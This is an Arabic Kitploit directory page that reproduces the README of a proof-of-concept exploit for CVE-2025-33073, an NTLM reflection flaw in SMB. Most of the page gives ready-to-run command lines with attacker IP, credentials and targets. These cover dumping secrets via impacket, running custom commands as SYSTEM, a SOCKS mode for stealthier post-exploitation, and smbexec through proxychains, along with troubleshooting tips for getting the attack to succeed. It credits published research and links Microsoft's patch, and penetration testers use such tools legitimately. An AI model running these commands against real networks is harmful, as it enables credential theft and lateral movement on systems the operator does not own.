Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-33073 — إثبات المفهوم (PoC) لاستغلال ثغرة انعكاس NTLM في بروتوكول SMB. | Kitploit

أدوات/GitHubGitHub/starscow/cve-2025-33073
تحليل الثغرات الأمنيةالاستغلالالحركة الجانبيةما بعد الاستغلالاختبار الاختراقالفريق الأحمر
GitHubstarscow/cve-2025-33073

CVE-2025-33073

إثبات المفهوم (PoC) لاستغلال ثغرة انعكاس NTLM في بروتوكول SMB.

عرض المستودع
43منذ سنة واحدةلم تتم المراجعة بعد
مشاركة

CVE-2025-33073

استغلال PoC لثغرة انعكاس NTLM في SMB.

كل الفضل يعود للبحث الرسمي:
https://www.synacktiv.com/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025

المتطلبات الأساسية

نظام التشغيل: Kali Linux (يحتوي على معظم الحزم مثبتة مسبقًا).

  • NetExec (NXC) - https://github.com/Pennyw0rth/NetExec
  • impacket-ntlmrelayx
  • dnstool.py (مضمّن في المستودع)
  • xterm (للواجهة الرسومية فقط)

مثال على الاستخدام

الواجهة الرسومية (GUI)

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65

image

واجهة سطر الأوامر (CLI)

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --cli-only

image

أمر مخصص
بدلاً من تشغيل secretsdump يمكن تنفيذ أمر مخصص.

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --cli-only --custom-command "whoami"

image

SOCKS
لتنفيذ أوامر أكثر تمويهًا بعد إنشاء اتصال صالح بصلاحيات SYSTEM. يجب أن يكون --target و --target-ip متساويين هنا.

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target 192.168.178.65 --target-ip 192.168.178.65 --cli-only --socks

image يمكن أيضًا تشغيل أمر مخصص عبر proxychains بدلاً من تفريغ SAM.

proxychains nxc smb 192.168.178.65 -d '' -u '' -p '' -x 'whoami' --exec-method smbexec

image

استغلال يدوي بدون الحاجة إلى DNS

إذا كنت في نفس نطاق البث (broadcast domain) الخاص بالجهاز وكان الجهاز عرضة لتسميم LLMNR فمن الممكن استغلال جهاز دون الحاجة إلى تسجيل سجل DNS.

image

استكشاف الأخطاء وإصلاحها

  • لاحظت أن الهجوم قد لا يعمل أحيانًا لأن اسم المضيف يُستخدم في الهجوم مما يؤدي إلى استعلام DNS من Kali. إذا كان Kali لا يستخدم خادم DNS أو تلقيت رسالة '/ FAILED' من impacket-ntlmrelayx فجرّب إضافة المضيف إلى ملف /etc/hosts لديك. يجب أن يؤدي ذلك إلى نجاح الهجوم.
  • إذا كنت تستخدم عنوان IP فيجب أن يعمل الهجوم. أحيانًا يؤدي تشغيله عدة مرات إلى نجاح SUCCESS بدلاً من الفشل. حتى الآن ليس من الواضح تمامًا سبب حدوث ذلك. أعتقد أن الأمر له علاقة بالشبكات.
  • جرّب طريقة إكراه أخرى باستخدام -M أو --method.



Wireshark

مصادقة NTLM المحلية تتم image

مصادقة NTLM المحلية لا تتم مما يؤدي إلى محاولة فاشلة FAILED image
من الجيد معرفته

  • يتيح xterm النسخ واللصق باستخدام زر الفأرة الأوسط.
  • يجب أن يكون سجل DNS معروفًا أيضًا للعميل، وقد يستغرق ذلك وقتًا أطول في بعض الحالات. بما أعنيه بالوقت الأطول هو إعطاؤه بضع دقائق.
  • هذا مجرد PoC مما يعني أنه لم يتم تجربة تجاوز برامج مكافحة الفيروسات/EDR. استخدمه على مسؤوليتك الخاصة.

كيفية الإصلاح

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-33073

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    439
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    264

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →